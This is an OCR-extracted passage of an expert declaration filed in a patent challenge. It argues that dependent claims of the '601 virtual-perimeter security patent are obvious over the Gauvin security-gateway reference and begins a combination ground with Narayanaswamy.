


FIG. 1
(Annotated)

266. Gauvin also disclosed that traffic could, for example, be communicated from "device 16 through the network 12, the security gateway 10, the router 30 to the network 28 out to a target device 34." (Gauvin, 21:46-53.) It would have been obvious to a POSITA that the traffic flow could be reversed so an unknown device (i.e., device 34 or any of devices 32-38, which could be PDAs and client devices) transmitted data to device 16. Notably, Gauvin explained that "incoming traffic [would] be denied based on address 508, [or] due to a blacklisted client 510 … at security level II" (Gauvin, 9:23-25), and that "the blacklisting of a

host or client uses a timer event to remove the blacklisted client after a specific amount of time." (Gauvin, 12:37-39.) Additionally, Gauvin claimed a scenario in which its security gateway receives a number of incoming message packets, identified them as being an attack and applied an attack defense processing to subsequently received packets. (Gauvin, 26:11-29.) It would have been obvious to a POSITA that, when Gauvin's security gateway received incoming data from a blacklisted client or was under attack from a device, the traffic would be coming from another entity that was not under the organizational control of the entity associated with a virtual perimeter.

8. Claim 7: "The system of claim 6, wherein the received data from the unknown source is transmitted by the one or more P/PoP as policy compliant data to one or more known or unknown destinations or both."

267. As explained for claim 6, it would have been obvious to a POSITA that traffic from any one of devices 32-38 (a device associated with an unknown entity) could be transmitted to device 16, which is a device under the entity's control (i.e., a known device or destination). In addition, as discussed for elements 1[d][ii] and 1[d][iii], the traffic would be processed by the security gateway and transmitted to the destination as policy compliant.

268. For example, Gauvin explains providing the data to its destination in the following scenario after it has been processed and made compliant with the policy: "When a system is under attack, and this event has been identified by the

Netskope Exhibit 1002

security gateway, the bandwidth that the system under attack may use is tightened. Data from these systems are still allowed and measured, but the amount of data is limited. As more security measurements are taken and no threat is detected, the bandwidth is gradually increased, until it is back to the original setting." (Gauvin, 12:26-32.)

9. Claim 8: "The system of claim 1, wherein the received data is communicated from a known source, the known source being an entity within the organizational control of the entity associated with the customized virtual perimeter."

269. Gauvin disclosed the limitation because Gauvin disclosed that the received data was communicated from a known source. For example, Gauvin disclosed that data may be transmitted "from … device 16 through the network 12, the security gateway 10, the router 30 to the network 28 out to a target device 34." (Gauvin, 2:46-50.) Gauvin explained that "internal is meant to represent the networks within an enterprise." (Id., 6:16-18.) Thus, the received data was communicated from Gauvin's device 16, which could be a client device or server device within the organizational control of the enterprise associated with the customized virtual perimeter. (Gauvin, 6:16-18, 6:27:30.)

270. Furthermore, as explained in connection with claim 1[c][i], Gauvin disclosed that network 12 and devices 14, 16 can be dedicated to sales/marketing department (2nd Entity as shown below) (Gauvin, 6:27-29), network 18 and devices 20, 22 (3rd Entity) and security gateway 10' connected to "a remote office

Netskope Exhibit 1002

network 40 affiliated with the enterprise… on which devices 42-46, for example, clients, servers, etc. reside[d].” (4th Entity.) (Gauvin, 6:44-47.) It would have been obvious to a POSITA that the data may be received from, for example, a client device 42 (a known source under organization control of the entity) at a device that is part of the sales/marketing department (2nd entity). Such a communication would pass through, and would be processed, by gateways 10, 10’ (one or more P/PoPs).




FIG. 1

(Annotated)

10. Claim 9: "The system of claim 8, wherein the received data from the known source is communicated through the one or more P/PoP as policy compliant data to one or more known or unknown destinations or both."

271. Gauvin disclosed a system, wherein the received data from the known source (device 16, or device 42) was communicated through the one or more P/PoPs (security gateway 10, 10') as policy compliant data to one or more known or unknown destinations as provided above in claims 7 and 8. For example, Gauvin described that device 16 (known source), which could be a client device, communicated with device 34 (known or unknown destination). (Gauvin, 21:45-52; *see also*, *id*., 6:26-30.)

11. Claim 10: "The system of claim 1, wherein the one or more P/PoP is configured to leverage a physical connection comprising a dedicated physical connection to connect to the one or more P/PoPs to facilitate communications through the one or more P/PoP to other destinations."

272. Other than repeating the claim language (at 2:63-67 and with minor differences at 3:12-17), the '601 patent's only recitation of a "dedicated physical connection" explains that "an entity may have one or more direct or indirect connections to the P/PoP, including any or all of a ***dedicated physical connection***." ('601 Patent, 7:41-43.). Similar to this description, Gauvin, as discussed in element 1[b][i], disclosed that its security gateways had a physical connection (e.g., an incoming interface 1502 that included an ***Ethernet hardware***. (Gauvin, 23:36-

Netskope Exhibit 1002

38). It would have been obvious to a POSITA that an Ethernet hardware that received the data at the security gateway would be a dedicated physical connection because it provided a high level of security and potentially a lower latency.

12. Claim 11: "The system of claim 1, wherein the one or more P/PoP is configured to leverage a virtual connection comprising a long-term or temporary virtual connection over private networks, public networks, or both to connect to the one or more P/PoP to facilitate communications through the one or more P/PoP to other destinations."

273. As discussed for element 1[b][i], Gauvin disclosed that the security gateways had a virtual connection.

274. Gauvin also disclosed that the virtual connection may be over private networks or public networks. In particular, Gauvin disclosed that security gateway 10 comprised a "***VPN module 1517*** [that] provide[d] virtual ***private network*** support in order to facilitate integrity and privacy by encrypting a data stream between a tunnel beginning and end point." (*Id.*, 23:18-20.)

275. Gauvin also disclosed that security gateway 10 could leverage a virtual connection of public networks because it disclosed that security gateway 10 provided HTTP and Web services, both of which use public networks like the Internet. (Gauvin, 6:18-19.) In addition, Gauvin disclosed that "[a]ll of the devices on the networks 12, 18 and 24 gain access to ***an external network 28, for example, the Internet***, via the security gateway 10 and an IPv4/IPv6 router 30." (*Id.*, 6:37-39.) Therefore, a POSITA would have found it obvious that Gauvin's

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 158 of 465

security gateway utilized the virtual connections over both a private network and public network—indeed, data can only move over public and private networks.

276. Gauvin further disclosed that the virtual connection could be long-term or temporary. For example, Gauvin described that the security gateway "facilitate[d] a pluggable framework to allow for a dynamic configuration and the ability to attach and/or detach security modules," including the VPN module 1517. (Gauvin, 8:31-34; *see also*, *id*., 23:18-20 describing VPN module 1517 providing secure connection capability.) This "insure[d] that data transmitted through the security [gateway] 10 is allowed and free from malicious entities." (*Id.*, 8:42-45.) Gauvin further disclosed that the security gateway 10 included "[a]dapter security policies [that] control[led] the attributes provided for the flow of management traffic permitted to traverse the gateway," allowing for a "configuration of a network infrastructure." (*Id.*, 11:46-49.) A POSITA would have found it obvious that Gauvin's virtual connection could be a long-term or temporary connection since VPN module 1517 was configurable via the security gateway's adapter security policies.

277. Thus, a POSITA would have found it obvious that Gauvin disclosed its security gateway was configured to leverage a long-term or temporary virtual connection over private networks, public networks, or both to facilitate communications between the security gateway and the other networks.

13. Claim 12

a. 12[a]: "The system of claim 1, wherein the P/PoP is configured to simultaneously leverage both physical and virtual connections, the configuration comprising at least one of:"

b. 12[b]: "the physical and virtual connections as components of a single connection, and"

c. 12[c]: "to connect to the one or more P/PoP to facilitate communications through the one or more P/PoP to other destinations."

278. Gauvin disclosed these limitations because, as provided in claims 10 and 11, Gauvin disclosed both physical and virtual connections. In particular, Gauvin described, and depicted in Figure 15, that security gateway 10 included an incoming interface 1502 (single connection) that accepted incoming packets "via either Ethernet hardware or an abstract adapter 1602." (Gauvin, 23:34-36.). Gauvin also disclosed that its security gateway facilitated communications through itself to other destinations, as provided above in claims 10 and 11.




FIG. 15
(Annotated)

14. Claim 13

a. 13[a]: "The system of claim 1, wherein the entity associated with the virtual perimeter comprises one or more known entities having organizational control over one or more computing nodes comprising: a computer platform, a data center, a public cloud instance, a private cloud instance, a hybrid cloud instance, an application-as-a-service platform (AaaS), a software-as-a-service platform (SaaS), a mobile device, a remote user, and an access end-point,"

279. As discussed for element 1[a], Gauvin disclosed an enterprise controlling various devices within a virtual perimeter for an enterprise and affiliated entities (shown below). Those devices could include an anti-virus/patch

update server (26-1), UDDI server (26-2), web server (26-3) (shown below in orange). (Gauvin, 6:34-36.) A POSITA would have found it obvious that a (1) virus/patch update server constituted a ***computer platform***, ***data center***, and ***a private cloud instance***, (2) the UDDI[21] server constituted a ***computer platform*** and a SaaS/AaaS ('601 patent, 16:55-65), and (3) the web server constituted a ***computer platform***. In addition, Gauvin described devices 14, 16, 20, 22 and 42-46, which could be client devices or server devices, both of which constituted ***access end-points***. (Gauvin, 6:29-32; 6:44-47.) Gauvin further described a remote office network 40 affiliated with the enterprise and on which devices 42-46, for example, clients [***remote user, a mobile device***], servers, etc. reside." (Gauvin, 6:44-47. (Emphasis added.))

[21] Universal Description, Discovery and Integration (UDDI) is a platform-independent, XML-based registry allowing businesses worldwide to list themselves on the Internet, and a mechanism to register and locate web service applications.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 162 of 465




FIG. 1

(Annotated)

280. Gauvin's description of various devices and applications within the control of the enterprise was not exhaustive. (*See e.g.*, *id.*, "devices 42-46, ***for example***, clients, servers, ***etc.***"; *see also*, 6:14-19: "The security gateway 10 provides protection for ***various internal network topologies, services***, and deployments… The network ***services include, but are not limited to, HTTP, FTP, Telnet and Web Services***." (Emphasis added.)) Therefore, it would have been

obvious to a POSITA that the computing nodes under the organizational control of above entities could include other services and deployments that included well-known services such as an ***AaaS*** and a ***SaaS***, which could be implemented as ***a private cloud instance,*** or ***a hybrid cloud instance***.

b. 13[b]: "wherein the one or more known entities are within the organizational control of the entity associated with the customized virtual perimeter."

281. Gauvin disclosed this limitation because Gauvin disclosed that its one or more networks and devices (14, 16, 20, 22, 26-1, 26-2, 26-3, and 42-46) within those networks are within the organizational control of the enterprise associated with the customized virtual perimeter created by the security gateways 10 and 10', as provided in element 13[a]. (See also explanation for claim 8.)

15. Claim 14: "The system of claim 1, wherein the selectable service area systems includes one or more service area systems selected from a plurality of service area systems comprising the group of: network service area system, security service area system, application resiliency and availability service area system, and an application acceleration service area system."

282. The detailed description of the '601 Patent describes three of the four claimed service area systems in terms of their functionalities (or subsystems), as provided in the table below, but fails to provide any explanations regarding the application acceleration system. Gauvin described those systems as shown below

Claim 14 Service Area System	'601 Patent's Example Description	Gauvin

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 164 of 465

Network	8:42-48: "… the present invention supports every port, protocol, and application regardless of location, geography, type of network, type of access (Layer 1, Layer 2, or Layer 3), means of access, operating system, and application."	Dynamic Rule Management System (802) (DRM)
Security	8:16-30: "… network port and protocol stateful control; application layer control; deep packet inspection; threat management; user and device identification and validation; content filtering[,] encryption … decryption[;] re-encryption."	Content Security System (1104)
Application resiliency and availability	8:31-43: "… System availability monitoring System port monitoring System application function and availability monitoring Communication distribution between multiple systems Application redirection … Application load sharing between multiple sites Application connection re-use Application acceleration."	Adapter Security System (704)
Application acceleration	No examples provided	Bandwidth Management (710)

283. In particular, Gauvin's DRM system negotiated ports and protocols for network traffic similar to the '601 Patent's explanations for the network service area system. (Gauvin, 12:51-63; see also, id., 13:26-29: "DRM "provide[d] the ability to add dynamic rules which [were] required for protocols such as FTP and

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 165 of 465

SIP.") DRM included "addPortRange()" and "lookupPort()" sub modules to control which ports and protocols the incoming traffic should be using. (Id., Fig. 8.)

284. Gauvin's Content Security system 1100 "include[d] URL enforcement and ***inspection of payloads for viruses, questionable content, spam and spyware***" (Gauvin, 17:56-58; *see also*, Figure 11 "Content Filtering Security"), which are similar to operations such as deep packet inspection and content filtering associated with the '601 Patent's security system

285. Adapter Security System (704) of Gauvin provided a similar function as system port monitoring associated with the Application resiliency and availability system. In particular, Adapter Security System "identifie[d] the type of traffic which an interface is allowed to process. Specific traffic, such as DNS or IPSEC, may be denied and dropped at the adapter." (Gauvin, 11:1-5).

286. Gauvin's Bandwidth Management (710) system operated as an application acceleration system because it controlled the allocation of bandwidth to systems that were under attack; once it was determined that those systems did not pose a threat, the Bandwidth Management system allowed additional bandwidth to be allocated to those systems and thus accelerated their operations. (Gauvin, 12:4-32.)

16. Claim 15: "The system of claim 14, wherein the security service area system comprises a plurality of selectable sub-service area systems, the selectable sub-services area systems comprising: a network port and protocol stateful control, application layer control, deep packet inspection, threat management, malware protection, user and device identification and validation, content filtering, encryption, decryption, and re-encryption."

287. **Network port and protocol stateful control**: Gauvin described similar features as part of intrusion detection/prevention that "use[d] ***port mapping*** and event gating for configured event types. Intrusion detection use[d] ***port mapping*** to match ***network resource ports to state machines for protocol analysis***. For example, a web proxy would use the http IDS state matching analysis engine to detect anomalies. Gating is used to drop traffic that matches an IDS event definition." (Gauvin, 15:5-11. (Emphasis added.))

288. **Deep packet inspection**: Gauvin disclosed this subsystem as components of Content Security system, including anti-virus, anti-spam and other subsystems, for "***inspection of payloads for viruses,*** questionable ***content, spam and spyware."*** (Gauvin, 17:56-59; Figure 11. (Emphasis added.))

289. **Threat management**: Gauvin disclosed this subsystem as components that "control[led] blacklists and enforce[d] access restrictions placed upon systems in this list, [and] manage[d] whitelists." (Gauvin, 11:64-67 (emphasis added); Figure 7; *see also*, *id*., 23:51-53.) These subsystems identified blacklisted devices or entities that would be denied access, or would be provided

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 167 of 465

with limited access, to the network resources, and further allowed for systems that had gone through remediation to be subsequently allowed access to the resources. (Gauvin, 12:1-32.)

290. **Malware protection**: Gauvin disclosed this subsystem as the anti-spyware subsystem of the Content Security system. (Gauvin, 17:56-59; Figure 11.)

291. **User and device identification and validation**: Gauvin described this subsystem as "[a]n identity security level 218 [that] control[led] the access to a resource based on identity validation." (Gauvin, 7:44-45.)

292. **Content filtering**: Gauvin disclosed this subsystem as the anti-spyware subsystem of the Content Security system. (Gauvin, 17:60-18:17; Figure 11, element 1104.)

293. **Encryption, decryption, and re-encryption**: Gauvin described encryption, decryption and re-encryption in numerous contexts, including in Figure 9 as part of in-line processing. (Gauvin, 14:54-56; see also, *id*., 7:36-38; 7:58-59; 14: 58-59; 16:52; 23:17-24.)

294. To the extent that Gauvin did not explicitly describe each and every one of the above subsystems as being a "sub-service area system" of the Content Security system, a POSITA would have found it obvious to do so because they provided particular security features that related to content security. In fact, Gauvin contemplated a flexible and configurable system that allowed "security

features [to be] licensed separately from one another and … enabled or disabled separately depending on the security requirements of a system as determined by a system administrator" (Gauvin, 7:16-20), and explained that "some security features [to be] integrate[d] at multiple levels of the spine." (Gauvin, 8:4-5.)

17. Claim 16: "The system of claim 14, wherein the application resiliency and availability service area system comprises a plurality of selectable sub-service area systems, the selectable sub service area systems selected from the group of availability monitoring, system port monitoring, system application function and availability monitoring, communication distribution between multiple systems, application redirection in the event of unavailability of a critical aspect needed to facilitate the availability of one or more applications."

295. **Availability monitoring and system application function and availability monitoring**: Gauvin disclosed this feature because it described a bandwidth management function 210 that "control[led] the access to a service based on ***available bandwidth***" (Gauvin, 7:38-39 (emphasis added).) (*See also*, *id*., 8:51-53). It would have been obvious to a POSITA that controlling access to a service based on "available bandwidth" would have required the monitoring of available bandwidth, as well as monitoring the service (system application function) that requested or consumed the bandwidth. (*See also*, Gauvin, 12:24-32, describing adjusting the bandwidth allocated to system based on monitoring its activities.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 169 of 465

296. **System port monitoring**: Gauvin disclosed system port monitoring that allowed filtering packets based on source and destination addresses and protocols. For example, Gauvin disclosed that "[p]rotocols that use[d] a control/data channel or signal/media channel may require dynamic ports to be opened and allowed to communicate between the server and client." (Gauvin, 12:51-54.) Gauvin further explained "this [was] handled in the ***dynamic port management component***," where "[t]he ports are dynamically assigned and negotiated by the client and server of the application." (Id., 12:58-60, 13:27-32.) Gauvin also disclosed that "[a]ccess control [was] generally based on the 5 tuple match of source/destination address and ***port***/protocol ***identity***." (*Id.*, 12:64-65.) After identifying the ports, the security gateway "us[ed] the port to identify the resource, such as HTTP, FTP and Telnet" and define a network service. (*Id.*, 14:34-45.) Gauvin further disclosed, in the context of managing the data flow through one of three paths, that the security gateway's "in-line data path [was] used to manage ***port redirection*** and change sequence numbers to circumvent known vulnerabilities." (*Id.*, 14:41-46.) As such, a POSITA would have found it obvious that Gauvin's security gateway monitored its system ports 1) to allow its clients and servers to dynamically assign the ports to be used, 2) to determine access control, and 3) to manage port redirection when the in-line data path was used.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 170 of 465

297. **Communication distribution between multiple systems**: Gauvin's security gateway provided "[t]he ***sharing of a security check from one security implementation to another*** using an object-oriented." (Gauvin, Abstract.) Gauvin's security gateway was designed as a "security hierarchy" with "security features [that] may be considered to be listed sequentially, from bottom to top, and form[ed] a relationship with one another," which "buil[t] a current security measure upon a previous security measure and may be used as a pre-cursor when marshalling data content to be validated." (*Id.*) Gauvin further explained that its "authorization system [was] comprised of six levels of security where each level of security [was] contingent on the next lower level." (Gauvin, 9:11-13), and a "shared memory structure [was] used to provide a common rule set for all applications. The result of each rules check [was] recorded and available for subsequent rule checks by other components or applications as required." (Gauvin, 10:1-5.) As such, Gauvin's security gateway allowed its systems to distribute communications and its results of the security checks to other systems within the gateway.

298. **Application redirection in the event of unavailability of a critical aspect needed**: Gauvin disclosed this limitation because it described a feature that allowed redirecting anti-virus (AV) scanning depending on whether a client was compliant or non-compliant. In particular, Gauvin provided an option for AV

scanning to be conducted by a compliant client; however, for a non-compliant device, this requirement is shifted to the security gateway. (Gauvin, 19: 10-37.) "This circumvents a hard failure of a client request when the security gateway is just as capable of providing the level of security desired." (Gauvin, 19:17-19.) A POSITA would have found it obvious that Gauvin's security gateway redirected the data to a module that could perform AV scanning in the event of the non-compliant client being unable to perform.

299. A POSITA would have found it obvious to include the above features of Gauvin as part of the application resiliency and availability system because they provided particular resiliency and availability features. In fact, Gauvin contemplated a flexible and configurable system that allowed "security features [to be] licensed separately from one another and … enabled or disabled separately depending on the security requirements of a system as determined by a system administrator" (Gauvin, 7:16-20), and explained that "some security features [to be] integrate[d] at multiple levels of the spine." (Gauvin, 8:4-5.)

18. Claim 17: "The system of claim 1, wherein a single policy for an entity associated with a virtual perimeter is distributed to the one or more Perimeter Points of Presence (P/PoP) to support multiple points of ingress and egress via the single policy."

300. Gauvin's security gateway included an incoming interface (point of ingress) (Gauvin, 22:14-16), and an outgoing interface which could include "more

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 172 of 465

than one egress interface that may be used within the system." (Gauvin, 13:12-15.) Therefore, Gauvin, at the very least, explicitly disclosed one point of ingress and more than one points of egress, which satisfy the recited limitation of "multiple points of ingress and egress."

301. Even if claim 17 is interpreted to also require multiple points of ingress, Gauvin taught or suggested it. Specifically, as part of Gauvin's access control, certain security attributes were checked including "(6) incoming/(7) outgoing interface (e.g., eth0 to ethl, etc.)." (Gauvin, 13:5-10). It would have been obvious to a POSITA that the numbering convention used to identify the incoming interface of Gauvin (i.e., eth0 or ethernet 0) suggested that more than one inbound ethernet connection (point of ingress) could be implemented because otherwise the inbound ethernet connection would not need to be identified with a number (i.e., zero).

302. Additionally, Gauvin disclosed that "packets arrive on the incoming interface 1502 via ***either Ethernet hardware or an abstract adapter*** 1602." (Gauvin, 23:36-38; *see also*, 23:45-47: "… an abstract adaptor, which usually is a virtual tunnel adapter."). Gauvin further described that source and destination endpoints could use either a ***physical connection (adapter)*** or ***a virtual connection (tunnel)*** to communicate. (Gauvin, 14: 23-32.) It would have been obvious that Gauvin's physical and virtual connections were two different mechanisms that

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 173 of 465

could accept data at the security gateway, and therefore constituted multiple ingress points.

303. Furthermore, Gauvin's perimeter could be extended to include, for example, a "remote office network 40" (Gauvin, 6:44-47; see also claim 1[a]), where security gateway (10') also provided multiple points of ingress and egress similar to security gateway 10.)

304. Regarding the use of a single policy distributed to the one or more P/PoPs, Gauvin described a single policy that governed the operations of its security device. In particular, Gauvin explains that in its implementations of the unified threat management (UTM) security gateways, "security features [are] present and active at the same time. These security features require ***a unified security mechanism***, that facilitates the unison and integration of the security information and decision points." (Gauvin, 5:17-21. (Emphasis added.)) According to Gauvin, this unified security policy is distributed at different levels of security hierarchy within the security gateways (one or more P/PoPs). (Gauvin, 5:22-30: "Unified Relational Rules model (URR) provides for the sub-setting of rules … [and] facilitates the sharing of a security check from one security implementation to another using an object-oriented methodology. Policy is divided into specific security features that result in a security hierarchy.")

C. Ground 3: Combination of Gauvin and Narayanaswamy renders claims 1-2, 4-18, 20-21 obvious.

305. Narayanaswamy qualifies as prior art based on the filing date of the provisional application no. 61/773,633 ("'633 Provisional") in its priority chain; practically all Narayanaswamy's disclosure, including the portions of Narayanaswamy used in this Petition and independent claims 9 and 26, are identically disclosed in the '633 Provisional. (See '633 Provisional, Claims 8, 24, Figs. 1-11, ¶¶ 21, 29, 26, 55, 58; Narayanaswami, Claims 9, 26, Figs. 1-11, ¶¶ 23, 31, 28, 57, 60; *see also*, Ex. 1008 comparing the text of Narayanaswami and the '633 Provisional.)

306. To the extent Gauvin did not disclose each entity being able to select its own systems and subsystems for elements 1[c][ii] and 18[g] or a PPoP, a POSITA would have found it obvious to make those slight modification based on Narayanaswamy. In this context, Narayanaswamy serves the dual purpose of curing any potential deficiency in Gauvin and confirming the knowledge of a POSITA regarding having more than one entity (or customer) use a service.

307. Narayanaswamy related to providing visibility, control, and data security for network delivered services (Narayanaswamy, ¶ 3) and described "PoPs" that were used to implement various security and management functions. (Narayanaswamy, ¶¶ 28, 57, 50.) Narayanaswamy further recognized the well-known concept of "multi-tenant" systems—or systems with security features could

Netskope Exhibit 1002

